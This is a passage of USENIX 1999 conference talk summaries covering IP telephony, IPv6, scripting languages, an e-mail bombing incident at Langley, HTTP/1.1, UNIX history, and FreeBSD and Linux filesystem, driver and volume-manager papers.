Shore described in detail the various scenarios in which IP telephony can be used, such as end-to-end IP, calls originating in IP network and terminating in switched circuit network, calls originating and terminating in switched circuit network but passing through an IP network, and various other permutations.

IP telephony is heavily standards-driven, since interoperability among different vendors and with the traditional voice networks is key. Two communities are working on the standards: those from the traditional voice networks (the bellheads) and those from an IP networking background (the netheads). The difference in opinion between the two revolves around the issue of centralized versus decentralized call control. The netheads view the intelligence as being in the terminals, while the bellheads view the intelligence as residing in the network.

Shore then described the various standards bodies, such as the European Telecommunications Standards Institute (ETSI), the ITU-T, and the IETF. It turns out that many of these standards groups are attended by the same people, so the standard bodies are not all that different.

Shore discussed in depth the H.323 standard, which is produced by the ITU-T. H.323 is not a technical specification itself, but rather an umbrella specification that refers to other specifications such as H.225 and H.425. H.323 is actually a multimedia conferencing specification, but it is used mainly for voice telephony. H.225 is the call-control part of H.323. It specifies call establishment and call teardown. H.225 is the connection control part of H.323. It is encoded used ANS.1 PER. H.235 is the security part of H.323.

H.323 is the most widely used IP telephony signaling protocol, but it is very complex and H.323 stacks are very expensive, costing hundreds of thousands of dollars. There is a new open-source H.323 project that can be referenced at <http://www.openh323.org>.

Shore explained the role of a gatekeeper in an IP telephony network. It handles address translation, bandwidth control, and zone management. A gatekeeper is needed for billing purposes. Call signaling may also be routed through a gatekeeper. Shore went over several alternative ways to set up call signaling and the various phases of a telephone call.

Shore wrapped up by talking about some of the addressing issues in IP telephony. The standard that covers this is the ITU-T E-164. There are open issues involved with locating users and telephone numbers in an IP network.

Will There Be an IPv6 Transition?

Allison Mankin, USC/Information Sciences Institute

Summary by Bruce Jones

Allison Mankin's talk explored the problems, concerns, and potentials surrounding the IETF's proposal to move the Internet to IPv6 – the "next generation" of the Internet Protocol.

The problem with the current generation of IP – IPv4 – is simple: there are not enough addresses for everyone to set up

and operate the networks they want. (We won't go into "needs" here, following the as-apolitical-as-possible model of the IETF. As Mankin notes, not everyone is using all of their addresses to best advantage, but . . .)

Compound this shortage with coming uses of IP for things like networks for houses, cars, and Asia – and even with 2^{32} (4 billion) nodes possible in IPv4 you see that you couldn't cover the last one of these if all the users wanted were access to a free email account at Yahoo! and a remote-control refrigerator.

So the IETF, in its infinite wisdom, organized the "IP Next Generation Working Group," whose job it is to see if they can generate a standard for the generation of IP to succeed IPv4 – IPv6. Mankin was the co-director of the IETF Steering Group process that led to formation of the working group.

The IETF, prior to the formation of the IPng Working Group, had generated three proposals for a new standard: one proposed by the International Standards Organization, CLNP, a "radical change candidate"; and the successful candidate, "Simple IP." This plan – now called IPv6 – is capable of supporting billions of networks and trillions of end-nodes in its 128-bit address space.

The IPv6 address space is broken up in interesting ways. Toss out the three bits for a format prefix and eight bits "Reserved for future use," and you're left with bits for a "Top-level Aggregation" (8K of global ISPs – a number and scheme designed to reduce load on major routers), Site-level Aggregation ISPs (137 billion prefixes), and Site-Level Aggregation with 65.5K networks for every subscriber site. Polish it off with 64 bits for an Interface Identifier (IID), which, if I understood correctly, is just the MAC address of the device, and you have the potential for enough addresses for Internet light switches in every flat in China.

Along the way this plan was modified to include address space for Sub-Top-Level Aggregators because of the demands of the more conservative address managers.

While IPv6 is a coming thing, some strong currents in the Internet world are counteracting the need for a broader address space. Primary among these is NAT (Network Address Translation). A NAT is a device that "connect[s] an isolated address realm with private addresses to an external realm with globally unique registered addresses" (<http://www.ietf.org/internet-drafts/draft0ietf-nat-termonology-03.txt>). Put simply, if all you have is one address and you want to put several machines on the Internet, then a NAT will handle the job by letting you give your machines pseudo IP addresses while it handles traffic outside your shop via your single address.

NATs are delaying the transition to IPv6 because they offer a solution to address

Allison Mankin

shortages that works in many areas and for most applications. However, NATs will not be able to forestall that transition completely, because they do not work as well at the provider level as IPv6 addresses.

Finally, returning to the question in the title – will there be a transition to IPv6? – Mankin finds that the answer depends on what is meant by transition. If by transition one means that the entire network rushes to embrace IPv6, then the answer is clearly no. People with systems to keep up are understandably loath to replace current working technology with something new simply because the backers of the new tech say it's better. For many, IPv4 serves current needs perfectly well, thank you very much. On the other hand, for those for whom IPv4 is not a solution, there is movement toward IPv6, as would be expected.

The biggest push toward IPv6 will come as the number of places that have made the transition begin to exceed the number of places that haven't. As Asia comes online in really large numbers, if some NAT solution is not discovered for those numbers, there will be business pressures on non-IPv6 users to make the transition too.

The slides from Mankin's talk are at <http://www.usenix.org/events/usenix99/>.

The Joys of Interpretive Languages: Real Programmers Don't Always Use C

Henry Spencer, SP Systems

Summary by Arthur Richardson

Henry Spencer started his talk by claiming that far too often a programmer will take the wrong approach when trying to solve a problem. In many cases programmers immediately start to code a solution using C as the programming language. This approach usually causes unnecessary work and too complex a solution results from working on too low a level. An example that he mentioned is the use of C to write the program `man`.

The typical reason someone will use C is the perception that it will result in a more efficient program. Spencer reminds us that writing in C does not guarantee efficient code. The algorithm the programmer uses is more important to efficiency than the language. First-cut C code is not always fast.

One of the characteristics of an interpretive language is having significant smarts at runtime as opposed to compile time. Java, he feels, is a half-breed that tries to be all things to all people.

His reasons for the use of an interpretive language include: fast turnaround times,

better debugging tools, dynamic code, and working at a much higher level. Although each of these benefits can be derived from compiled languages, they are usually much harder to achieve with them.

The first goal in using an interpretive language is that it must work to solve the problem. Often, this is good enough. Performance may not always be important, and a working solution can always be used to please management. It also allows for others involved in the project to work on their areas of the solution much sooner in the process. Documentation can be created much earlier in the development process. Clean code is a second goal. The programmer should make it easy to alter the code for requirements that change later and for modifications such as improving the user interface. Languages can't demand clear code, but they can encourage it. A third goal is for the program to run fast enough. Often soft realtime is all that is required. Spencer has written a mark sense reader, for entering test answers, that was coded entirely in Awk. There are circumstances when you can just throw hardware at it if performance is still not acceptable. Other times there may be a real performance requirement that requires a lower-level language, but he claims that doesn't happen as often as people would guess.

Spencer went on to describe a few of the interpretive languages and to point out some of their benefits and weaknesses:

SH. SH is often adequate. Although it is slow and clumsy when dealing with low-level operations, it does have good primitives. The only problem with some of those primitives is that they don't consider shells when designed. A lot of times, the program doesn't work in a way that would allow inline use of itself in a script. An example would be the program `quota`. This language is very weak at doing arithmetic.

Awk. Awk is usually considered a glue language. It is very good at doing small data manipulation. It is capable of doing larger jobs, such as the `troff` clone that Spencer wrote, but can sometimes be slow. It is very clumsy at doing some things such as splitting strings or subtracting fields. It sometimes feels like development on this language was stopped before it was completely built. There aren't any methods built into the language to allow for extensions, so it will most likely remain as a glue language.

Perl. Spencer described Perl as "Awk with skin cancer." Perl is better evolved and has a better implementation than Awk. The strongest benefits of Perl are the large number of extensions built for it and its large and active user community. Spencer then characterized Perl as having readability problems and said that the structure of the language makes it hard to write good, readable code.

Tcl. Tcl was designed to control other things and not be its own language. There are many extensions available for it, including Tk for programming in X and Expect for controlling interactive programs. Historically, Tcl suffered from performance problems, but Spencer feels that it has improved over time. It suffers from a user community that is not very well organized, but that is improving as well.

Python. Spencer claims that Python is a long step away from scripting. Much more syntax and more data types are used, which makes it feel more like a programming language instead of an interpretive one. The object-oriented design of the language requires much more design consideration prior to beginning the coding process. All of these factors may take Python a step too far away from the traditional interpretive languages.

When you are deciding on what language to use when attacking a problem, one of the things to avoid is language fanaticism. Often a solution that mixes interpretive languages with compiled extensions can often be the best answer.

The downsides of interpretive languages include late error checking, limited data types, and the overhead in using mixed solutions.

In the choice of a language to use, availability is one of the more important considerations. You must also consider what each language is good at. Compare the need for data manipulation and pipes against the need for arithmetic calculations. Familiarity with a language is very overrated, and often the benefit of learning a language that suits the problem outweighs the cost of the time involved in learning it.

E-Mail Bombs, Countermeasures, and the Langley Cyber Attack

Tim Bass, Consultant

Summary by Bruce Jones

"You gotta keep the mail running 100% – the mission is to filter mail, kill the spam, stop the trouble, keep the stuff running 100% of the time and never let the system go down." —Tim Bass

Bass began with a long thank-you to the creators of UNIX, sendmail, and the other tools available to him, pointing out that, while he hadn't invented any of the utilities, facilities, and software packages he used to stop the attack, neither would there have been tools or the network to use them on if it were not for many of the folks in the USENIX audience. This proved a nice segue into the core theme of his talk, that computers and systems and software and users and admins are just interrelated nodes on a system.

"We are in a network of other people, and anything that we want to do that is significant requires other people." In Bass's case, "significant" will come to be defined as anything to do with setting up, running, maintaining, or protecting a network.

Bass then turned his talk to a loose history of the events of the Langley Cyber Attack:

An obviously forged email message from Clinton to Bass's boss alerts Bass to the fact that the logging on his machines is not sufficient for intrusion detection. When he turns up the logging, he finds that Langley machines are relaying the trash of the Internet – porno, hate mail, advertising spam, get-rich-quick schemes, anything and everything.

At Langley, the initial response is to retaliate: bomb the spammers and porno generators back; turn on error messages so they would be bombed automatically. Bass convinces these folks to simply absorb all the traffic but not to retaliate, not to reply. As Bass noted, "Archive all traffic [and] stop all error messages because if you forward to the sender and you send a bad message, the reply goes to the victim." Bass's strategy is the "ooda loop": observe, orient, decide, act.

Like anyone trying to solve a complex problem, these folks had some lessons to learn along the way:

First they try to clean up all outgoing mail. This proves to be an impossible task, as they are getting ~3K messages every couple of minutes. The second alternative is to queue all outgoing mail. Bass notes two problems with this tactic: The first is technical – writing scripts to do the work. This is fairly easy, if labor-intensive. The second is political. Sysadmins have to worry about security – sensitive mail that should not be seen by other than the intended recipients; they have to worry about the privacy rights of the individuals – sysadmins are not allowed to look at someone else's message without good reason; and they have to worry about resource allocation and use.

Bass decides that the mail header files are fair game. He can key on those and decide which messages to dump out of the delivery queue and into a holding area for later use, if such use becomes possible or necessary.

He also immediately stops relaying mail, which has foreseeable effects: "When we cut off the relays it pissed off the hackers. . . . People started bombing and probing us," and they started trying to work around the fences: "Every rule set we came up with, they figured out." Many of the standard methods of defense fail. "We tried firewalls. That worked for about two seconds."

Other lines of defense were in place, even though Bass didn't realize it: "Having a really slow network is a good line of defense."

After finishing his history lesson, Bass then gave a guided tour of some readily available hacker tools and techniques on the Web. He covered four types of mail attack: chain bombing; error-message bombing; covert channel distribution; and mailing-list bombing. Then he ran through a few of the available Windows-based GUI mail-bomber's tools: Unabomber; Kaboom; Avalanche; Death & Destruction; Divine Intervention; Genesis.

The conclusion of Bass's talk was an overview of the future of the work of protecting systems against these kinds of attacks: "Intrusion detection systems and firewalls are largely ineffective because you can't understand a network from a GUI. In networks we need to be looking at another paradigm for the future. We need to be teaching our operators and the people on the network awareness of what's happening on the network. We need to take the concepts of situational awareness and begin building awareness systems that allow people to understand network infrastructure. . . . Our systems haven't learned to fuse sensor information with long-term knowledge and then develop mid-term situational awareness."

As Bass noted, much of the hacker/cracker menace is just juveniles engaging in the same kinds of (what used to be mildly destructive) vandalism that kids have engaged in for decades. Unfortunately for the system administrators whose systems are the targets of the bad guys, these kids have more time, tools, and energy (and, in some cases, computer horsepower) available than working sysadmins. Their available resources turn what might look like mild vandalism from the user-interface end into serious problems at the receiving end.

To paraphrase Bass, sysadmins and security people are going to expend a lot of resources in the next few years dealing with this sort of stuff. Sysadmins have to prepare for the day when they have multiple attacks on their network(s) with multiple decoy targets and actual targets. They have to have systems where "the average 17-year-old operator who's working a summer job managing a network is now able to differentiate between what's real and what's just someone having fun on the network."

You can read all the details in Bass's paper at <www/silkroad.com/papers/html/bomb>.

Big Data and the Next Wave of InfraStress Problems, Solutions, Opportunities

John R. Mashey, Chief Scientist, SGI

Summary by Art Mulder

John Mashey, current custodian of the California "UNIX" license plate, presented an overview of where computer technology appears to be heading and outlined areas where we need to be concerned and prepared. A key opening thought was that if we don't understand the upcoming technology trends, then watch out, we'll be like people standing on the shore when a large wave comes rushing in to crash over us.

Mashey began with a definition of the term "infrastress," a word that he made up by combining "infrastructure" and "stress." You experience infrastress when computing subsystems and usage change more quickly than the underlying infrastructure can change to keep up. The symptoms include bottlenecks, workarounds, and instability.

We all know that computer technology is growing: disk capacities, CPU speeds, RAM capacity constantly increase. But we need to understand how those technologies interact, especially if the growth rates are not parallel. The audience looked at a lot of log charts to understand this. For instance, on a log chart we could clearly see that CPU speed was increasing at a rate far larger than DRAM access times.

Most (all?) computer textbooks teach that a memory access is roughly equivalent to a CPU instruction. But with new technologies the reality is that a memory operation, like a cache miss, may cost you 1000 CPU instructions. We need to be aware of this and change our programming practices accordingly. The gap between CPU and disk latency is even worse. Avoid disk access at all costs. For instance, how can I change my program to use more memory and avoid going to disk? Or, similarly, minimize going to the network, since network latency is another concern?

Disk capacity and latency is another area where two technologies are growing at different rates. Disk capacity is growing at a faster rate than disk-access time. We are packing in a lot more data, but our ability to read it back is not speeding up at the same rate. This is a big concern for backups. Mashey suggested that we may need to move from tape backups to other techniques – RAIDs, mirrors, or maybe backup on cartridge disks. We also need to change our disk filesystems and algorithmic practices to deal with the changing technology.

One interesting side comment had to do with digital cameras and backups. Virtually everyone in attendance probably has to deal with backups at work. Yet how many people bother with backups at home? Probably very few, since most people don't generate that much data on their home systems. A few letters or spreadsheets, but for the rest the average home system these days is most likely full of games and other purchased software, all of which are easily restored from CD-ROM after a system crash. Yet very soon, with the proliferation of digital cameras, we can expect that home computer systems are going to become filled with many gigabytes of *irreplaceable* data in the form of family snapshots and photo albums. Easy and reliable backup systems are going to be needed to handle this.

Mashey's technology summary: On the good side, CPU is growing in MHz, and RAM, disk and tape are all growing in capacity. On the bad side, all those technologies have problems with latency. This means that there is lots of work to be done in software and exciting times for system administrators.

The slides for this talk are available at <http://www.usenix.org/events/usenix99/>.

What's Wrong with HTTP and Why It Doesn't Matter


Jeffrey C. Mogul, Compaq Western Research Laboratory

Summary by Jerry Peek

You probably know Jeff Mogul or use products of his work, such as subnetting. One of his main projects in the '90s has been the HTTP protocol version 1.1. Even his mother uses HTTP; it carries about 75% of the bytes on the Internet. HTTP didn't have a formal specification until 1.1, and that process took four years. It wasn't an easy four years. Mogul started by saying that the talk is completely his own opinion and that some people would "violently disagree."

The features of HTTP are well documented; the talk covered them briefly. It's a request-response protocol with ASCII headers and an optional unformatted binary body. HTTP/1.1 made several major changes. In 1.1, connections are persistent; the server can pipeline multiple requests per connection, which increases efficiency. Handling of caching is much improved. HTTP/1.1 supports partial transfers – for example, to request just the start of a long document or to resume after an error. It's more extensible than version 1.0. There's digest authentication without 1.0's cleartext passwords. And there's more. (For details, see the paper "Key Differences Between HTTP/1.0 and HTTP/1.1" <http://www.research.att.com/~bala/papers/h0vh1.html>.)

Most of the talk was a long series of critiques, many more than can be mentioned here. Here's an example. Calling HTTP "object-oriented" is a mistake because the terms "object" and "method" aren't used correctly. For instance, HTTP transfers the current resource response instead of the resource itself. A resource can be dynamic and vary over time; there's no cache consistency for updatable resources. There's no precise term for the "thing that a resource gives in response to a GET request at some particular point in time." This and other problems led to "fuzzy thinking" and underspecification. For example, if a



Avi Rubin giving Best Paper Award to Jeffrey Mogul

client requests a file, the connection terminates early, and a partial transfer is used to get the rest of the file – there's no way to make an MD5 checksum of the entire instance (only each of the two messages).

There were procedural problems in the HTTP-WG working group (of which Jeff was a member). The spec took more than four years to write. Lots of players joined relatively late, or moved on. There was a tendency to rush decisions ("gotta finish!") but, on the other hand, architectural issues tended to drift because the group wanted to get the "big-picture"

view. The protocol was deployed in 1996 as RFC 2068, an IETF Proposed Standard. Normally, RFCs in this stage aren't ready for widespread deployment; they're usually revised to fix mistakes. The early deployment made it hard to change the protocol. There weren't enough resources for tedious jobs that needed doing. On the good side, the long process gave the group time to reflect, find many bugs in the original design, and come to a consensus. The vendors "behaved themselves," not trying to bias toward their code. ("Engineers cooperate better than marketers," Jeff pointed out.) He said that HTTP/1.1 has a good balance between fixes and compatibility.

The bottom line, he said, is that the bugs in HTTP don't matter. (If technical excellence always mattered, then FORTRAN, Windows, QWERTY keyboards, and VHS tapes would be dead and buried.) HTTP works well enough, and revising it again would be too hard. For instance, poor cache coherence can be fixed by cache-busting or by telling users, "For latest view, hit Shift-Reload." Inefficiency in the protocol (he gave several examples) might be irrelevant, as bandwidth keeps increasing and as "site designers get a clue . . . some day." No single protocol can support every feature; there will be other protocols, such as RealAudio, that suit particular needs. Human nature adapts readily to circumstance. HTTP isn't perfect, but it'll be hard to revise again – especially as the installed base gets massive and sites become mission-critical.

The presentation slides are at <http://www.usenix.org/events/usenix99/>.

UNIX to Linux in Perspective

Peter Salus, USENIX Historian

Summary by Jerry Peek

USENIX historian Peter Salus gave a warm and fascinating talk full of tidbits, slides showing early UNIX relics, and lots of interaction with the audience (many of whom had stories to contribute).

1999 is the thirtieth anniversary of "everything that makes it possible for us to be here": the birth of both the ARPANET (the predecessor of the Internet) and UNIX. He wove those two histories together into this talk because, without the Internet, we wouldn't have Linux at all.

Peter started by showing the first page of the first technical report that was the foundation of ARPANET, "the best investment that . . . the government has ever made." The bottom line was $1,077,727 (for everything: salaries, phone links, equipment), over a period of 15 months, to set up a network with five nodes. On April 7, 1969, RFC 1 was released. As we think about 128-bit addressing, remember that RFC 1 provided for five-bit addressing; no one had "the foggiest idea" what the possible growth was. The first host was plugged in on September 2, 1969. Peter showed Elmer Shapiro's first network map: a single line. By the end of 1969, the size of the Net had quadrupled . . . to four sites . . . and each site had a different architecture. The first two network protocols let you log into a remote machine and transfer files. By 1973, there were two important network links by satellite: to Hawaii and to Europe."

In October 1973 the Symposium on Operating Systems Principles at IBM Research in Yorktown Heights was where Ken and Dennis gave the first UNIX paper. (Before that, almost all UNIX use was at Bell Labs.) Peter said that the paper "absolutely blew people away," leaving a lasting mark on people's lives. Lou Katz remembers Cy Levinthal telling him to "get UNIX"; he did, from Ken Thompson, and he was the first outside person to get UNIX (on RK05s, which he didn't have a way to read at the time). There was no support, "no anything"; this forced users to get together – and, eventually, to become USENIX. May 15, 1974, was the first UNIX users' meeting.

The first text editor, and the one that all UNIX systems have, is ed: "my definition of user-hostile," said Peter. George Coulouris, in the UK, had "instant hate" for ed. He rewrote it into em, which stands for "ed for mortals." Then ed came to UC Berkeley, on tape, where George went on sabbatical. One day, George was using em at a glass terminal (Berkeley had two glass terminals!), and a "wild-eyed graduate student" sitting next to him took a copy. Within a couple of weeks, that student, Bill Joy, had rewritten the editor into ex . . . which was released in the next edition of UNIX from Bell Labs. The story here is of software going from a commercial company in New Jersey, to an academic institution in the UK, to another academic institution in California, back to the same company in New Jersey. This kind of exchange gave rise to the sort of user community that fostered Linux . . . and brought many of us to where we are today. (It wasn't the first "open source" software, though. Peter mentioned SHARE, the IBM users software exchange, which began in 1955.)

Ken and Dennis's paper appeared in the July 1974 issue of *CACM*. At the same time, a group of students at the University of Illinois started the foundation of RFC 681. The students said they were "putting UNIX on the net." In actuality, they were doing the opposite: causing the network to ride on top of UNIX. Suddenly, the community realized that using UNIX as the basis of the network changed everything.

One big meeting of the USENIX Association was in June 1979 in Toronto. The meeting was preceded by a one-day meeting of the Software Tools User Group, STUG. At that meeting, the first speaker was Al Arms from AT&T, who announced a big increase in UNIX licensing prices. Now UNIX V7 would cost $20,000 per CPU, and V32 would be $40,000 per CPU. Although academic institutions paid much less, "I don't think anybody was very happy," Peter quipped. This was "the sort of mistake, . . . a cor-

porate lack of common sense," that drives users to create things like MINIX, which Andy Tanenbaum did that year. And MINIX was what helped Linus Torvalds, a dozen years later, to write Linux. "If it's good and you make it exorbitant, you drive the bright guys to find alternatives."

You can read much more history in Peter's *;login:* articles.

FREENIX TRACK

Session: File Systems
Summary by Chris van den Berg

Soft Updates: A Technique for Eliminating Most Synchronous Writes in the Fast Filesystem

Marshall Kirk McKusick, Author and Consultant; Gregory R. Ganger, Carnegie Mellon University

Marshall Kirk McKusick presented soft updates, a project he has been working on for much of the last few years. As the title of the paper suggests, the central intention of soft updates is to increase filesystem performance by reducing the need for synchronous writes in the Fast Filesystem (and its current derivatives, most commonly today's UFS). Soft updates also provide an important alternative to file systems that use write-ahead logging, another common implementation for tracking synchronous writes. Additionally, soft updates can eliminate the need to run a filesystem-check program, such as `fcsk`, by ensuring that unclaimed blocks or inodes are the only inconsistencies in a file system. Soft updates can also take snapshots of a live filesystem, useful for doing filesystem backups on nonquiescent systems.

The soft updates technique uses delayed writes for metadata changes, tracking the dependencies between the updates and enforcing these dependencies during write-back. Dependency tracking is performed on a per-pointer basis, allowing blocks to be written in any order and reducing circular dependencies that occur when dependencies are recorded only at the block level. Updates in a metadata block can be rolled back before the block is written and rolled forward after write. In this scheme, applications are ensured seeing current metadata blocks, and the disk sees copies that are consistent with its contents.


McKusick discussed the incorporation of soft updates into the 4.4BSD-based Fast File System (FFS) used by NetBSD, OpenBSD, FreeBSD, and BSDI. The three examples of soft updates in real environments were very impressive. These tests compared the speed of a standard BSD FFS, a file system mounted asynchronously, and a file system using soft updates. The first is McKusick 's "filesystem torture test," which showed asynchronous and soft updates requiring 42% fewer writes (with synchronous writes almost nonexistent), and a 28% shorter running time than the tests run on the BSD FFS. The second test involved building and installing the FreeBSD system (known as "make world" in FreeBSD parlance). Soft updates resulted in 75% fewer writes and 21% less running time. The last test involved testing the BSDI central mail server (which compared only the BSD FFS and soft updates, since asynchronous mounts are obviously too dangerous for real systems requiring data coherency). Soft updates required a total of 70% fewer writes than the BSD FFS, dramatically increasing the performance of the file system.

The soft updates code is available for commercial use in BSDI's BSD/OS, versions 4.0 and later, and on FreeBSD, NetBSD, and OpenBSD. Also, McKusick announced that Sun Microsystems has agreed to consider testing and incorporation of soft updates into Solaris.

Design and Implementation of a Transaction-Based Filesystem on FreeBSD

Jason Evans, The Hungry Programmers

Jason Evans discussed transactional database-management systems (DBMSes), which are structured to avoid data loss and corruption. One of the key points in the implementation is that the traditional BSD Fast File System (FFS) doesn't address the data-integrity requirements that are necessary for designers of transactional database-management systems.



Jason Evans

Typically, programmers of transaction-based applications must ensure that atomic changes to files occur in order to avoid the possibility of data corruption. In the FFS, the use of triple redundancy is common in order to implement atomic writes. The principal downside of a triple-redundancy scheme is that performance tends to suffer greatly. The alternative that Evans proposed is the use of a Block Repository (BR), which is similar in many respects to a journaled filesystem. The major highlights of the BR are that it provides:

- A simple block-oriented, rather than a file-oriented, interface.
- Userland implementation that provides improved performance and control. The *block repository* library, which is linked into applications, controls access to allocated storage resources.
- Data storage on multiple devices, named backing stores, which is similar

in many ways to concepts found in volume managers.

A block repository contains at least four backing stores, which are files or raw devices with a header and data space. The backing-store header is triple-redundant to permit atomicity of header updates.

The block repository is designed to be long-running and allow uninterrupted access to the data in the BR. Online insertion and removal of backing stores is possible, which allows modification of the BR size without downtime for configuration changes or maintenance. The repository scheme also allows for block caching, block locking, data-block management, and transaction commit-log processing. Additionally, the BR supports full and incremental backup while online.

The block repository is part of SQRL, a project sponsored by the Hungry Programmers (<http://www.hungry.com>). Information on SQRL is available at <http://www.sqrl.org/sqrl>.

The Global File System: A Shared Disk File System for *BSD and Linux

Kenneth Preslan and Matthew O'Keefe, University of Minnesota; John Lekashman, NASA Ames

The Global File System is a Shared Disk File System (SDFS) that implements a symmetric-share distributed filesystem. It is distributed under an open-source GPL license and implements a high-performance 64-bit network storage filesystem intended for Irix, Linux, and FreeBSD.

The basic design of the GFS includes a number of GFS clients, a Storage Area Network, and a Network Storage Pool. Multiple clients are able to access the Storage Area Network simultaneously.

Some of the key design features of the Global File System are:

- Increased availability. If one client fails, another may continue to process its tasks while still accessing the failed client's files on the shared disk.
- Load balancing. A client can quickly access any portion of the dataset on any of the disks.
- Pooling. Multiple storage devices are made into a unified disk volume accessible to all machines in the system.
- Scalability in terms of capacity, connectivity, and bandwidth. This avoids many of the bottlenecks in file systems such as NFS, which typically depend upon a centralized server holding the data.

The implementation includes a pool driver, which is a logical-volume driver for network-attached storage. It handles disks that change IDs because of network rearrangement. A pool is made up of subpools of devices with similar characteristics. The file system presents a high-performance local filesystem with inter-machine locking and is optimized for network storage. Device locks are global locks that provide the synchronization necessary for a symmetric Shared Disk File System. The lock is at the level of the network storage device and is accessed with the Dlock SCSI command. GFS also uses dynamic inodes and flat, 64-bit metadata structures (all sizes, offsets, and block addresses are 64-bits). Additionally, file metadata trees are of uniform height. To increase performance, hashing of directories is used for fast directory access, and full use is made of the buffer cache. Performance testing showed 50MB/s write performance, with slightly less on read.

More information on the Global File System can be found at <http://www.globalfilesystem.org/>.

Session: Device Drivers

Summary by Chris van den Berg

Standalone Device Drivers in Linux

Theodore Ts'o, MIT

Theodore Ts'o discussed the distribution of device drivers outside of the Linux kernel. Device drivers have traditionally been developed and distributed inside of the kernel, a situation that can have a number of disadvantages. For example, versions of drivers are inherently tied to a given kernel version. This could lead to a situation in which someone wanting to run a stable device-driver release would be required to run a bleeding-edge kernel – or vice versa: someone running a stable kernel release ends up running a device driver that may still have a number of problems. Additionally, device-driver distribution doesn't scale well. The size of kernel distributions increases proportionally with the number of device drivers that are added. Growth of the kernel therefore can't be tied to the number of device drivers available for it if long-term scalability is desired.

Initially, one method of having separate device-driver distribution simply involved supplying patches for a given driver, reconfiguring, and recompiling the kernel. As time went on, loadable kernel modules were introduced that allowed developers to reduce the configuration, compilation, and test time dramatically. This also keeps kernel bloat to a minimum. Kernel modules, Ts'o noted, are an excellent distribution mechanism for standalone device drivers.

One complication in building modules outside of the kernel tree is that the kernel build infrastructure may no longer be present. Linux does not, however, typically require a complex system for building kernels. For very simple modules, a few C preprocessor flags in the Makefile suffice. Similar modifications to the Makefile can be made in order for drivers to be built both standalone and inside the kernel.

One of the issues in the installation of modularized device drivers is how user-friendly they are. This can be worked around by ensuring during installation that the driver is placed in the right location (which may be a little trickier than it sounds, depending on the kernel version), and setting up rc scripts necessary

to load the module at startup. Also, for modules that export functions, it's important to modify kernel header files so that other modules can load a driver's exported interfaces. This leads to the conclusion that rather then using a Makefile target to do all of these functions, a shell script is a better option. Some amount of work is also needed within Linux in order to better support the development of standalone device drivers, such as standardization of rc.d scripts, and binary compatibility. The latter could be achieved through an adopter layer, which could maintain compatibility at the ABI layer but may cause concerns with respect to performance. Taking compatibility issues one step further, a project to create a "Uniform Device Interface" has been undertaken by some industry vendors (most notably SCO). This could allow device drivers to be portable across many OSes, but, again, performance concerns are a major issue.

Design and Implementation of Firewire Device Driver on FreeBSD

Katshushi Kobayashi, Communication Research Laboratory

Katsushi Kobayashi discussed the implementation of a Firewire device driver under FreeBSD. This driver includes an IP network stack, a socket system interface, and a stream-device interface.

Firewire, the IEEE 1394 standard iLink or high-performance serial bus, currently is the greatest area of interest in the audio-visual area. Firewire as a standard encompasses the physical layer up to network-management functions within the system and is capable of high network bandwidth. It also includes online insertion and removal capabilities, as well as the possibility of integrating numerous different peripheral types into one bus system.

The standard itself defines a raw packet-level communication protocol, and applications depend on higher-level protocols that can utilize Firewire. A Firewire device driver has been implemented already for Windows 98, Windows NT, and Linux. Firewire is being standardized for use in conjunction with IP networking, audio-visual devices, and other peripherals, such as SBP (Serial Bus Protocol) and a SCSI adaptation protocol to Firewire.

The FreeBSD implementation of the Firewire device driver is divided into two parts: the common parts of the Firewire system that are hardware-independent, and the device-dependent parts. The device driver currently supports two types of Firewire chipsets, the Texas Instrument's PCILyns and Adaptec AIC5800, with plans to develop driver code for newer-generation chipsets, such as OHCI and PCILynx2, capable of 400Mbps transmission. The API specification currently developed is still not complete, and compatibility with other types of UNIX is an important goal in further development.

The FreeBSD Firewire device driver can be found at <ftp://ftp.uec.ac.jp/pub/firewire>.

newconfig: A Dynamic-Configuration Framework for FreeBSD

Atsushi Furata, Software Research Associates, Inc.; Jun-ichiro Hagino, Research Laboratory, Internet Initiative Japan, Inc.

The original inspiration for newconfig was work done by Chris Torek in 4.4BSD, and the framework for it is currently being ported to FreeBSD-current. Its motivations are PAO development, CardBus support, and dealing with the difficulties of the IRQ abstraction (especially for CardBus support).

The goals of the newconfig project are to merge newconfig into FreeBSD-current, implement dynamic configuration, and add support for any type of drivers and buses. The eventual removal of the old `config(8)` is also one of the purposes of newconfig, which has the advantage of bus and machine independence.

Newconfig supports separation of bus-dependent parts of device drivers from the generalized parts. Auto-configuration includes configuration hints to the device drivers, bus and device hierarchy information, inter-module dependency information, and device-name-to-object-file-name mappings. Currently newconfig handles these components by statically linking them to the kernel. Part of the future work for newconfig includes dynamic configuration.

Information on newconfig is available at <http://www.jp.freebsd.org/newconfig/>.

Session: File Systems

Summary by Chris van den Berg

The Vinum Volume Manager

Greg Lehey, Nan Yang Computer Services Ltd.

Greg Lehey discussed the Vinum Volume Manager, a block device driver implementing virtual disk drives. In Vinum, disk hardware is isolated from the block device interface, and data is stored with an eye toward increasing performance, flexibility, and reliability.

Vinum addresses a number of issues pressing upon current disk-drive and filesystem technology:

- Disk drives are too small for current storage needs. Disk drivers that can create abstract storage devices spanning multiple disks provide much greater flexibility for current storage technology.
- Disk subsystems can often bottleneck, not necessarily because of slow hardware but because of the type of load multiple concurrent processes can place on the disk subsystem. Effective transfer capacity, for example, is greatly reduced in the presence of significant random accesses that are small in nature.
- Data integrity is critical for most installations. Volume management

with Vinum can address these through both RAID-1 and RAID-5.

Vinum is open-source volume-management software available under FreeBSD. It was inspired, according to its author, by the VERITAS volume manager. It implements RAID-0 (striping), RAID-1 (mirroring), and RAID-5 (rotated block-interleaved parity). Vinum allows for the possibility of striped mirrors (a.k.a. RAID-10). Vinum also provides an easy-to-use command-line interface.

Vinum objects are divided into four types: Volumes, Plexes, Subdisks, and Drives.

